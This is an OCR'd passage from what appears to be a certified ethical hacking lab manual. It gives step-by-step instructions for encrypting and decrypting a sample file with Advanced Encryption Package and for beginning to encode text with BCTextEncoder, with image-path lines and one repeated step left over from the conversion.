


Figure 1.5.7: License Information section

TASK 5.2

Encrypt a File

10. In the **Advanced Encryption Package** window, expand **E:** drive and navigate to **CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**. Select the **Sample.docx** file located in the given location and click **Encrypt** in the toolbar





Figure 1.5.8: Main window of Advance Encryption Package

11. You need to provide a password for encryption. In the right-hand pane, enter the password into the **Pwd** field, retype it in the **Again** field, and click **Encrypt Now!** button (Here, the password provided is **test@123**).



12. The encrypted **Sample.docx.aep** file appears in the same location as the original file (i.e., **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**).

13. To decrypt the file, first, select the encrypted file and click on **Decrypt**.




Figure 1.5.10: Decrypting the selected file

14. You will be prompted to enter the password. In the right-hand pane, under the **Password** field, enter the password that you have provided in **Step#11**.

TASK 5.3

Decrypt a File

15. Under the **Source file(s)** section in the right-pane, click the **Delete** radio-button to delete the source file **Sample.docx**; then, click **Decrypt Now!**.




Figure 1.5.11: Decrypting the selected file

16. The **File exists already...** pop-up appears, click **Yes**.




Figure 1.5.12: File exists already... pop-up

17. The decrypted file (**Sample.docx**) appears in the same location, as shown in the screenshot.

17. The decrypted file (**Sample.docx**) appears in the same location, as shown in the screenshot.




Figure 1.5.13: Decrypted file

Note: In real time, network administrators or ethical hackers use this tool to encrypt files and send it to the intended persons to safeguard the integrity of the files.

18. This concludes the demonstration of performing data encryption using the Advanced Encryption Package.
19. Close all open windows and document all the acquired information.

TASK 6 Encrypt and Decrypt Data using BCTextEncoder

Here, we will use the BCTextEncoder tool to encrypt and decrypt data.

TASK 6.1 Encrypt the Data

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\BCTextEncoder** and double click **BCTextEncoder_v.1.03.2.1.exe**.
2. The **BCTextEncoder Utility** window appears, as shown in the screenshot.

BCTextEncoder simplifies encoding and decoding text data. Plain text data are compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file. This utility software uses public key encryption methods and password-based encryption, as well as strong and approved symmetric and public key algorithms for data encryption.




Figure 1.6.1: Main window of BCTextEncoder

3. To encrypt the text, insert text in the clipboard.

Or

Select the data that you want to encode and paste it to the clipboard by pressing **Ctrl+V**.

4. Ensure that the **password** option is selected in the **Encode by** field and click **Encode**.

